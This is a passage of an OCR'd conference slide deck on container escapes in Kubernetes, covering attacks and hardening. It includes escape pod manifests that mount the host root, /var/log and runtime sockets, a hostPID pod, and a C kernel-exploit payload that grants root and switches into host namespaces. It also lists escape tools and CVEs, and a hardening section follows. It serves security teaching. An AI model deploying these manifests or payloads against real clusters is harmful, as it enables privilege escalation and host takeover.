  - name: host
    hostPath:
      path: /
      type: Directory
```

Example 2: /var/log

Need service account permits log access.

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: escaper
spec:
  containers:
  - name: escaper
    image: danielsagi/kube-pod-escape
    volumeMounts:
    - name: logs
      mountPath: /var/log/host
  volumes:
  - name: logs
    hostPath:
      path: /var/log/ # only mount to /var/log
      type: Directory
```




Source link

Example 3: Mounting Container Runtime Socket

Sockets:

- docker: `unix:///var/run/docker.sock`
- dockershim: `unix:///var/run/dockershim.sock`
- containerd: `unix:///run/containerd/containerd.sock`
- cri-o: `unix:///var/run/crio/crio.sock`
- frakti: `unix:///var/run/frakti.sock`
- rktlet: `unix:///var/run/rktlet.sock`
- ...

```
  volumeMounts:
      - name: dockersock
        mountPath: "/var/run/dockershim.sock"
volumes:
- name: dockersock
  hostPath:
    path: /var/run/dockershim.sock
```



Sharing Namespaces

HostPID + CAP_SYS_PTRACE = escape

Host namespaces

HostPID - Controls whether the pod containers can share the host process ID namespace. Note that when paired with ptrace this can be used to escalate privileges outside of the container (ptrace is forbidden by default).

HostIPC - Controls whether the pod containers can share the host IPC namespace.

HostNetwork - Controls whether the pod may use the node network namespace. Doing so gives the pod access to the loopback device, services listening on localhost, and could be used to snoop on network activity of other pods on the same node.

HostPorts - Provides a list of ranges of allowable ports in the host network namespace. Defined as a list of `HostPortRange`, with `min` (inclusive) and `max` (inclusive). Defaults to no allowed host ports.

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: view-pid
spec:
  hostPID: true
  containers:
    - name: view-pid
    image: rep/vulnimage:latest
```

Useful tools


- capsh - capability shell wrapper.
- CDK - container penetration toolkit.
- DEEPCE - Docker Enumeration, Escalation of Privileges and Container Escapes.
- Kube-pod-escape - POC for utilizing write mount to /var/log for getting a root on the host
- Break out the Box (BOtB) - A container analysis and exploitation tool for pentesters and engineers.
- amicontained - Container introspection tool. Find out what container runtime is being used as well as features available.
- ConMachi - Container Blackbox Security Auditing Tool: enumerates security configuration from within the target container.

Container runtime vulnerabilities

- RunC Vulnerabilities: CVE-2016-9962, CVE-2019-5736, CVE-2021-30465
- Containerd: CVE-2020-15257
- CRI-O Vulnerabilities: CVE-2019-14891, CVE-2020-8945, CVE-2019-14819, CVE-2018-1000400
- rkt Vulnerabilities: CVE-2019-10144, CVE-2019-10145, CVE-2019-10457
- Kata - CVE-2020-2023, CVE-2020-2025, CVE-2020-2026

Kernel vulnerabilities

- CVE-2021-22555
  - CAP_NET_ADMIN, Linux Netfilter
- CVE-2021-31440
  - CAP_SYS_MODULE, eBPF
- CVE-2020-8835
  - CAP_SYS_ADMIN, eBPF
- CVE-2017-7308
  - CAP_NET_RAW, DCCP sockets



Example 1: CVE-2020-14386

Mark Manning
@antitree

Reminder that your containers still have CAP_NET_RAW by default because someone once said it was needed for ping. (It's not) Here's an example exploit using it for a break out.

Docker isn't going to change but you can.
cve.mitre.org/cgi-bin/cvenam...

```
apiVersion: extensions/v1beta1
kind: Deployment
...
 containers:
    - name: payment
    image: nginx
    securityContext:
        capabilities:
        drop:
            - all
        add:
            - NET_BIND_SERVICE
```

Universal payload

```
void get_root_payload( void) {

        ((_commit_creds)(COMMIT_CREDS))(
                ((_prepare_kernel_cred)(PREPARE_KERNEL_CRED))(0)
        );

        // -------- NAMESPACE DOCKER EXPLOIT  --------
        // copy nsproxy from init_nsproxy to pid 1 of the container
        unsigned long long g = ((_find_task_vpid)(FIND_TASK))(1);

        // now, do the magic.... !!!! Simple black magic doesn't work on current
process!!!!
        ((_switch_task_namespaces)(SWITCH_TASK_NS))(( void *)g, (void
*)INIT_NSPROXY);

        // prepare the two namespace FDs by opening the respective files
        long fd = ((_do_sys_open)(DO_SYS_OPEN))( AT_FDCWD, "/proc/1/ns/mnt",
O_RDONLY, 0);
        ((_sys_setns)(SYS_SETNS))( fd, 0);

        fd      = ((_do_sys_open)(DO_SYS_OPEN))( AT_FDCWD, "/proc/1/ns/pid",
O_RDONLY, 0);
        ((_sys_setns)(SYS_SETNS))( fd, 0);
}
```

Source link

K8s vulnerabilities

Control Plane Components:


- kube-apiserver
- etcd
- kube-scheduler
- kube-controller-manager
- cloud-controller-manager

Node Components:

- kubelet
- kube-proxy


Other:

- kubectl




Example 1: CVE-2018-1002105 - kube-apiserver

CVE-2018-1002105 - incorrect handling of error responses to proxied upgrade requests in the kube-apiserver allowed specially crafted requests to establish a connection through the Kubernetes API server to backend servers, then send arbitrary requests over the same connection directly to the backend, authenticated with the Kubernetes API server's TLS credentials used to establish the backend connection.



Example 2: CVE-2019-1002101 - kubectl

CVE-2019-1002101 - An attacker could use this to write files to any path on the user's machine when kubectl cp is called, limited only by the system permissions of the local user.



LINUX CONTAINER HARDENING AND SECURITY MITIGATIONS IN K8S

Security mitigations in k8s

- seccomp
  - SeccompDefault - Alpha stage in feature gate in 1.22
- AppArmor
  - Beta stage from 1.4
- SeLinux
- Admission Controls
  - PodSecurityPolicy (PSP)
    - Deprecated status from 1.21. Removed from 1.25
  - Pod Security Admission (PSA)
    - Alpha stage in feature gate in 1.22
  - NetworkPolicy, ResourceQuota, LimitRanger, ImagePolicyWebhook
  - Policy engines: OPA, Gatekeeper, Kyverno, MagTape, k-rail, Kubewarden, JSPolicy
- PodSecurityContext & SecurityContext
- RBAC
- Capabilities
  - Control: Drop all, Add
- Runtimes:
  - Sandbox, microVM
- Rootless containers
- Distroless images
- OS host machine hardening
- …

PodSecurityPolicy bypass

- Problem: PSPs are For Pods, Nothing Else
  - Bypass through other types of k8s resources
    - Example: PersistentVolumes + hostPath parameter
    - CustomResourceDefinition is goot topic for research

> **Warning:** PodSecurityPolicy does not limit the types of `PersistentVolume` objects that may be referenced by a `PersistentVolumeClaim`, and hostPath type `PersistentVolumes` do not support read-only access mode. Only trusted users should be granted permission to create `PersistentVolume` objects.


PodSecurityContext & SecurityContext

Control Aspect	Field Names
Running of privileged containers	`privileged`
Usage of host namespaces	`hostPID`, `hostIPC`
Usage of host networking and ports	`hostNetwork`, `hostPorts`
Usage of volume types	`volumes`
Usage of the host filesystem	`allowedHostPaths`
Allow specific FlexVolume drivers	`allowedFlexVolumes`
Allocating an FSGroup that owns the pod's volumes	`fsGroup`
Requiring the use of a read only root file system	`readOnlyRootFilesystem`
The user and group IDs of the container	`runAsUser`, `runAsGroup`, `supplementalGroups`
Restricting escalation to root privileges	`allowPrivilegeEscalation`, `defaultAllowPrivilegeEscalation`
Linux capabilities	`defaultAddCapabilities`, `requiredDropCapabilities`, `allowedCapabilities`
The SELinux context of the container	`seLinux`
The Allowed Proc Mount types for the container	`allowedProcMountTypes`
The AppArmor profile used by containers	annotations
The seccomp profile used by containers	annotations
The sysctl profile used by containers	`forbiddenSysctls`, `allowedUnsafeSysctls`

SecurityContext holds security configuration that will be applied to a container. Some fields are present in both SecurityContext and PodSecurityContext. When both are set, the values in SecurityContext take precedence.

Source link

Defense in-depth



CONCLUSIONS

Conclusions

- K8s installations are unique like snowflakes
  - Many things depend on an environment and configuration
- As Container Runtime may be also sandboxes and VMs
  - Need sandbox escape or VM escape
- Classic techniques container escapes work in K8s
  - Attack against privilege mode and sharing resources
- K8s extended attack surface for container escape
  - New code and new logic are new attack surface
- K8s provide very powerful mechanism for security hardening
  - Of course, when used right ;)

Useful links

- A Compendium of Container Escapes
- Abusing Privileged and Unprivileged Linux Containers
- Cracking the kernel adventures with kernel exploits in Kubernetes
- Escaping Virtualized Containers

THANKS FOR ATTENTION

QUESTIONS

Twitter: @evdokimovds